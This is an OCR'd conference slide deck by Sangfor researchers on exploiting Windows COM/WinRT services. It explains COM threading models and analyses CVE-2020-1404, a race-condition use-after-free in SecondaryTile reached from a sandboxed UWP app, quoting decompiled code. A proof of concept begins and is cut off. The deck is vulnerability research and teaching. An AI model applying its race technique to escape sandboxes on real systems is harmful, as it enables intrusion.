Exploiting Windows COM/WinRT Services.

XueFeng Li of Sangfor
Dr. Zhiniang Peng of Sangfor

C:\> whoarewe

- Xuefeng Li

Xuefeng Li (@lxf02942370) is an intern at Sangfor and a student at South China University of Technology. He has been engaged in Windows vulnerability hunting and exploitation for almost one year and ranked #10 on the MSRC Most Valuable Security Researcher list in 2020.

- Zhiniang Peng

Dr. Zhiniang Peng (@edwardzpeng) is the Principal Security Researcher at Sangfor. His current research areas include applied cryptography, software security and threat hunting. He has more than 10 years of experience in both offensive and defensive security and published many research in both academia and industry.


Agenda

1. Basic of COM
2. Race Condition bugs in COM/WinRT
    - 2.1 The inner working of COM Thread Model
    - 2.2 Win Race Condition to get Use-After-Free
    - 2.3 Win Race Condition to get Out-Of-Bound Writing
3. From Type Confusion bugs to code execution
4. From Out-Of-Bound Writing to Arbitrary Reading/Writing
    - 4.1 From Arbitrary Writing to code execution
    - 4.2 From Arbitrary Reading to code execution
5. Conclusion

01

Basic Of COM

What is COM(Component Object Model)?



Related Research of COM/WinRT

- Having Fun with COM – James Forshaw
- The Inner Workings of the Windows Runtime - James Forshaw

02

Race Condition bugs in COM

- ✓ The Inner working of COM Thread model
- ✓ Win Race Condition to get Use-After-Free
- ✓ Win Race Condition to get Out-Of-Bound Writing

The inner working of COM Thread Model

➢ Thread Safety

Thread safety is a computer programming concept applicable in the context of multi-threaded programs. Different threads can access the same resources without exposing erroneous behavior or producing unpredictable results


➢ Thread Safety of Client/Server

For Client

- Whether a COM server is thread safety is unknowable.
- Any COM client can access any COM server in anytime anywhere.
- Client is not responsible for thread safety.

For Server

- COM Assumption: All COM Server must be thread safety



Apartment Models with Invoker Thread

- Invoker Thread is used to complete the Client-Server callable task, created in sever process during the Client-Server call.
- Apartment is a Property of a COM thread stored in Thread-Local Storage(TLS).

✔ Single-threaded Apartment Model (STA)

0-N apartments in a process, **1** thread in each apartment


✔ Multi-threaded Apartment Model (MTA)

0-1 apartments in a process, **N** threads in each apartment

✔ Neutral Apartment Model (NA)

0-1 apartments in a process, **0** thread in each apartment

Apartment Models with Invoker Thread



Thread

Windows Message Pumping

STA: Single Room
MTA: Dormitory
NA: Activity Room

Reference from: “Understanding and Using COM Threading Model”

Thread Models of COM Object

➢ What is COM Thread Model?

- Thread Model is a Property of COM Object.
- Thread models are related to the COM object, while apartment models are related to the invoker thread.

➢ Thread Model classification

- Single Thread Model (Single, only support STA0 apartments)
- Apartment Thread Model (Apartment, support all the STA apartments)

No thread safety issues


- Free Thread Model (Free, support the MTA apartment)
- Both Thread Model (Both, support the STA,MTA,NA apartments
- Neutral Thread Model (Neutral, support the NA apartment)

There may be thread safety issues


https://docs.microsoft.com/en-us/windows/win32/cossdk/threading-model-attribute

Thread Models and Apartment Models

- Method calls to COM objects in the same apartment are made directly.
- Method calls made across apartments are achieved via marshalling.




✓ **Thread Safety**




For **Single, Apartment** threading model com object, there could be only one invoker threads accessing the object at the same time.

✗ **Thread Safety**



For **Free, Both** threading model com object, there could be multiple invoker threads accessing the same object at the same time.


✗ **Thread Safety**



For **Neutral** thread modeling com object there could be only multiple invoker threads accessing the object at the same time.

Win Race Condition to get Use-After-Free

Escape AppContainer Sandbox



Reference from: “The Inner Workings of the Windows Runtime”

CVE-2020-1404 - Root cause Analysis

UWP Application in AppContainer Sandbox

```
1 个引用
private void Button_Click(object sender, RoutedEventArgs e)
{
    SecondaryTile secondaryTile = new SecondaryTile();

    secondaryTile.PhoneticName = "1234";

    string PhoneticName = secondaryTile.PhoneticName;
```

Windows Developer | Explore | Platforms | Downloads | Samples | Support

Windows / Apps / UWP / Reference / Windows Runtime API / Windows.UI.StartScreen / SecondaryTile

C# | Save

Version

Windows 10 Build 20348

Filter by title

SecondaryTile

Constructors

SecondaryTile Class

Namespace: Windows.UI.StartScreen

Creates, enumerates, and provides information about a secondary tile.

Edit

C# | Copy

```
[Windows.Foundation.Metadata.ContractVersion(typeof(Windows.Foundation.UniversalApiContract)
65536)]
[Windows.Foundation.Metadata.Activatable(typeof(Windows.UI.StartScreen.ISecondaryTileFactory
65536, "Windows.Foundation.UniversalApiContract")]
[Windows.Foundation.Metadata.Activatable(65536,
"Windows.Foundation.UniversalApiContract")]
[Windows.Foundation.Metadata.Activatable(typeof(Windows.UI.StartScreen.ISecondaryTileFactory
65536, "Windows.Foundation.UniversalApiContract")]
[Windows.Foundation.Metadata.MarshalingBehavior(Windows.Foundation.Metadata.MarshalingType.A
public sealed class SecondaryTile
```

Inheritance Object → SecondaryTile

Runtime Classes | Windows.UI.StartScree... | Marshal Viewer - Stan...

IID: 9E9E51E0-2BB5-4BC0-BB8D-42B23ABCC88D | IID Name: Windows__CUI__CStartScreen__CISecondaryTile

Public Refs: 1

OID: 0x28C28D8AF8FD2921

Apartment: MTA

Process Name: RuntimeBroker

Security Bindings:

View

Runtime Broker

```
[Guid("b2f6cc35-3250-4990-923c-294ab4b694dd")]
interface Windows::UI::StartScreen::ISecondaryTile2 : IInspectable {
    HRESULT put_PhoneticName(/* Stack Offset: 8 */ [In] HSTRING p0);
    HRESULT get_PhoneticName(/* Stack Offset: 8 */ [Out] HSTRING* p0);
    HRESULT get_VisualElements(/* Stack Offset: 8 */ [Out] Windows__CUI__CStartSc
    HRESULT Proc9(/* Stack Offset: 8 */ [In] sbyte p0);
    HRESULT Proc10(/* Stack Offset: 8 */ [Out] sbyte* p0);
    HRESULT Proc11(/* Stack Offset: 8 */ [In] ITypedEventHandler_2_Windows__CUI__
    HRESULT Proc12(/* Stack Offset: 8 */ [In] struct Struct_6 p0);
}
```

SecondaryTile object can be created in Multi-threaded Apartment

CVE-2020-1404 - Root cause Analysis

```
HRESULT Windows::UI::StartScreen::SecondaryTileImpl::put_PhoneticName(Windows::UI::StartScreen::SecondaryTileImpl *this,
    HSTRING other){

    HRESULT hr;
    HSTRING str;
    HSTRING newString;
    /*
        [...]
    */
    hr = WindowsDuplicateString(other, &newString);
    if ( hr < 0 )
        return hr;
    str = this->PhoneticName;
    this->PhoneticName = newString;
    WindowsDeleteString(str);
    return hr;
}
```

Thread 1 and 2 arrive here together

```
HRESULT Windows::UI::StartScreen::SecondaryTileImpl::put_PhoneticName(Windows::UI::StartScreen::SecondaryTileImpl *this,
    HSTRING other){

    HRESULT hr;
    HSTRING str;
    HSTRING newString;
    /*
        [...]
    */
    hr = WindowsDuplicateString(other, &newString);
    if ( hr < 0 )
        return hr;
    str = this->PhoneticName;
    this->PhoneticName = newString;
    WindowsDeleteString(str);
    return hr;
}
```


Thread 1 and 2 arrive here together

Trigger a UAF issue!

CVE-2020-1404 - Proof of concept

```
SecondaryTile secondaryTile;
1 个引用
public async void ChildTriggerThread()
{
